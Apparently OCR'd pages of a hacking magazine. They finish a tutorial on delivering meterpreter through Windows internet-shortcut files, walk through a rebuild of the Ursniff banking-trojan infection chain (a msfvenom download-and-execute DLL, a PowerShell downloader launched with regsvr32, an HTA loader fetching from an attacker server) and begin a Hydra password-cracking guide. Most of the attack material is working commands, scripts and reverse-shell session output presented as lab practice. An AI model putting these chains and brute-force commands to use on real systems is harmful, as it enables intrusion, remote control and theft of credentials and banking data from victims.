
To check if the URL file is created successfully, I right click on it and check its properties it should have a new tab named “web document” with an URL field as shown below. Obviously, the value of the field is what we set it to, our meterpreter payload.



If the “web document” tab is not there, it is not a proper URL file and it doesn’t work. Let me show you something else. But first, let me start the Metasploit listener on the attacker machine.


```
msf6 exploit(multi/handler) > set payload windows/x64/meterpr
eter/reverse_htpp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/x64/meterpr
eter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.249.148
lhost => 192.168.249.148
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.249.148:80
```

Now, when I execute the internet shortcut file, a browser opens as our meterpreter payload is successfully downloaded as shown below.



If you check the properties of the file, MOTW is still present and this will make Microsoft Defender Smart screen to perform additional checks on the downloaded file to figure out it is susp-icious.

This way we are not going to bypass the Windows smart screen. You should have seen in some articles of our Magazine that instead of using HTTP we have used SAMBA or SMB server to dow-nload the payloads. It is for this above reason some times. I want my payload to be downloaded and executd directly on the target machine. Now, I start a SAMBA server on my Kali machine and host the payload there. Subsequently, I make changes on the ‘hc_test.url’ file replacing "http" with "url"as shown below.



After saving the changes, when I click on the Internet shortcut file, I successfully got a meterpreter session for the target system as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.249.148:80
[!] http://192.168.249.148:80 handling request from 192.168.2
49.161; (UUID: rhc8dwny) Without a database connected that pa
yload UUID tracking will not work!
[*] http://192.168.249.148:80 handling request from 192.168.2
49.161; (UUID: rhc8dwny) Staging x64 payload (201820 bytes) .
..
[!] http://192.168.249.148:80 handling request from 192.168.2
49.161; (UUID: rhc8dwny) Without a database connected that pa
yload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.249.148:80 -> 192.1
68.249.161:57127) at 2024-03-04 03:57:57 -0500

meterpreter > sysinfo
Computer        : CUSTOMER-CARE-1
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : LOOK_RECK_AH
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > getuid
Server username: CUSTOMER-CARE-1\admin
meterpreter >
```


Ursniff banking trojan

INFECTION CHAIN


Hello, Hackercoolians. Welcome to the second instance of our Infection Chain feature. In the first instance of infection chain in our previous Issue. you have learnt what is an infection chain and why hackers use it in real world hacking attacks. You have also seen a sample of infection chain and how to create it. In this Issue, you will learn how to create the infection chain of ursniff malware that was seen recently.

Ursniff malware is one of the most widely spread bunking trojans. Also known as Gozi, it has been around for 10 years now. Its features include stealing data, gathering information about the version of operating system (OS), name of the computer, all the processes running on the target system. user credentials, finances & banking information etc. It also has Command & Control (C&C) and backdoor features.

In 2015, the code of this malware was leaked and uploaded on Github. This allowed other threat actors do copy it and add more features to it.
Ursniff malware is primarily delivered through spam emails and its primary source of infection is through macro enabled documents. However, recently, we seen Ursniff infecting it victims with a new infection chain which starts by sending a zip file attached mail to its target users. Here is that infection chain.



When target user extracts the contents of this zip archive, he sees an HTA file. Clicking on the HTA file downloads and executes a PowerShell script which in turn downloads and executes a DLL file which then downloads and executes the actual payload named Ursniff.
In this tutorial, we will be using meterpreter payload in the place of Ursniff malware. So let's start prcatical. Here is our actual payload (meterpreter exe) and I host it on the attacker system.



kali@222vm: ~/Desktop/Hackercool_Lab

File Actions Edit View Help

kali@222vm: ~ × kali@222vm: ~/Desktop/Hackercool_Lab ×

```
malicious.vba           test4.rar
met_153_4444_a.zip      test.txt
met_153_4444.dll        tf_test.exe
met_153_4444.exe        tightvnc-2.8.81-gpl-setup-64bit.msi
met_153_4444.hta

┌──(kali㉿222vm)-[~/Desktop]
└─$ cd Hackercool_Lab

┌──(kali㉿222vm)-[~/Desktop/Hackercool_Lab]
└─$ ls
met_x64_153_4444.exe

┌──(kali㉿222vm)-[~/Desktop/Hackercool_Lab]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Next in lime is a DLL payload. I create a DLL payload (salary.dll) that downloads and executes this payload. Here it is how I created it using msfvenom.

```
┌──(kali㉿222vm)-[~]
└─$ msfvenom -p windows/download_exec URL=http://192.168.40.153:8000
/met_x64_153_4444.exe -f dll > /home/kali/Desktop/Hackercool_Lab/sal
ary.dll
[-] No platform was selected, choosing Msf::Module::Platform::Window
s from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 456 bytes
Final size of dll file: 9216 bytes


┌──(kali㉿222vm)-[~]
└─$
```

Let's test if it is working. I copy this "salary.dll" to the target system. Before clicking on it, I start a listener on the attacker system.

"An element of virtually every national security threat and crime problem the FBI faces is cyber-based or facilitated. We face sophisticated cyber threats from state-sponsored hackers, hackers for hire, organized cyber syndicates, and terrorists."
-James Comey

```
[*] Starting persistent handler(s)...
use explmsf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Let's test it now. We need to execute dll files using regsvr32.exe or rundll32.exe.

```
PS C:\Users\admin\downloads> regsvr32.exe salary.dll
PS C:\Users\admin\downloads> _
```

```
┌──(kali㉿222vm)-[~/Desktop/Hackercool_Lab]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [13/Mar/2024 07:10:57] "GET /salary.dll HTTP/1.1"
 200 -
192.168.40.150 - - [13/Mar/2024 07:17:30] "GET /salary.dll HTTP/1.1"
 200 -
192.168.40.150 - - [13/Mar/2024 07:19:55] "GET /salary.dll HTTP/1.1"
 200 -
192.168.40.150 - - [13/Mar/2024 07:22:29] "GET /met_x64_153_4444.exe
_HTTP/1.1" 200 -
```

The test is successful. We get a meterpreter session on the target system as shown below.

```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.
150:50206) at 2024-03-13 07:22:32 -0400

meterpreter >
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.
150:50206) at 2024-03-13 07:22:32 -0400

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

Now, let's add another link to the chain. For this we need a PowerShell script that downloads the above DLL file from the attacker-controlled server and execute it using regver32.exe. Here is the PowerShell script.

```
1 Invoke-WebRequest  -Uri http://192.168.40.153:8000/salary.dll -Outfile "C:
  \users\public\salary.dll";
2 regsvr32.exe C:\users\public\salary.dll;
3
4
```

```
Invoke-WebRequest  -Uri http://192.168.40.153:8000/salary.dll -Outfile "C:\users
\public\salary.dll";
regsvr32.exe C:\users\public\salary.dll;
```

I named it "celery.ps1".

```
┌──(kali㉿222vm)-[~/Desktop/Hackercool_Lab]
└─$ ls
celery.ps1  met_x64_153_4444.exe  salary.dll

┌──(kali㉿222vm)-[~/Desktop/Hackercool_Lab]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [14/Mar/2024 06:02:39] "GET /celery.ps1 HTTP/1.1"
 200 -
```

Let's see if it works. When we click on this PowerShell script, it should execute the rest of the chain.

```
┌──(kali㉿222vm)-[~/Desktop/Hackercool_Lab]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [14/Mar/2024 07:00:40] "GET /salary.dll HTTP/1.1"
 200 -
192.168.40.150 - - [14/Mar/2024 07:00:41] "GET /met_x64_153_4444.exe
 HTTP/1.1" 200 -
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.
150:50033) at 2024-03-14 07:00:44 -0400

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

It does and the execution is successful. Now the next link in the infection chain is the HTA files. Here it is.

hc.hta - Notepad

File Edit Format View Help

```
<HTA:APPLICATION  APPLICATIONNAME = "hc">
<script LANGUAGE="VBScript">
Set cmd = CreateObject("WScript.Shell")
cmd.run "powershell.exe -executionpolicy Bypass -c Invoke-WebRequest -Uri http://
192.168.40.153:8000/celery.ps1 -Outfile C:\users\public\celery.ps1; powershell.exe
C:\users\public\celery.ps1;pause;"
</script>

</head>
```

This HTA file downloads the “celery.ps1” script from the attacker system and executes it on the target system.

```
192.168.40.150 - - [15/Mar/2024 06:56:14] "GET /celery.ps1 HTTP/1.1"
 200 -
192.168.40.150 - - [15/Mar/2024 07:04:35] "GET /salary.dll HTTP/1.1"
 200 -
192.168.40.150 - - [15/Mar/2024 07:04:37] "GET /met_x64_153_4444.exe
 HTTP/1.1" 200 -
```

```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.
150:50321) at 2024-03-15 07:04:39 -0400

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

We have successfully created the entire infection chain. Now all we have to do is archive this HTA file in the ZIP format to be delivered to the target user.

“Should we fear hackers? Intention is at the heart of this discussion.”
- Kevin Mitnick

Hydra password cracker

TOOL OF THE MONTH

In this month's "Tool of the month" feature, readers will learn about the tool called Hydra. This article is a complete guide to Hydra password cracker. Hydra password cracker runs on Linux, Windows, Solaris, FreeBSD/openBSD, QNX and macOS. Using Hydra, we can crack passwords of various protocols like Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP , HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD,HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

The download information of Hydra is given in our Downloads section. This guide uses Hydra installed on default in Kali Linux and Metasploitable2 as target.

Single username (-l) and Password (-p)

If you want to check a single username and password with Hydra, the syntax is given below. Here we are testing the credentials on target system's FTP server. This is normally useful when we have a general idea about at least one credential pair.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin ftp://192.168.249.149
```

Hydra will test this credential and come with a result. Here it is found this credential accurate.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin ftp://192.168.249.149
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 07:09:26
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (
l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.249.149:21/
[21][ftp] host: 192.168.249.149   login: msfadmin   password:
 msfadmin
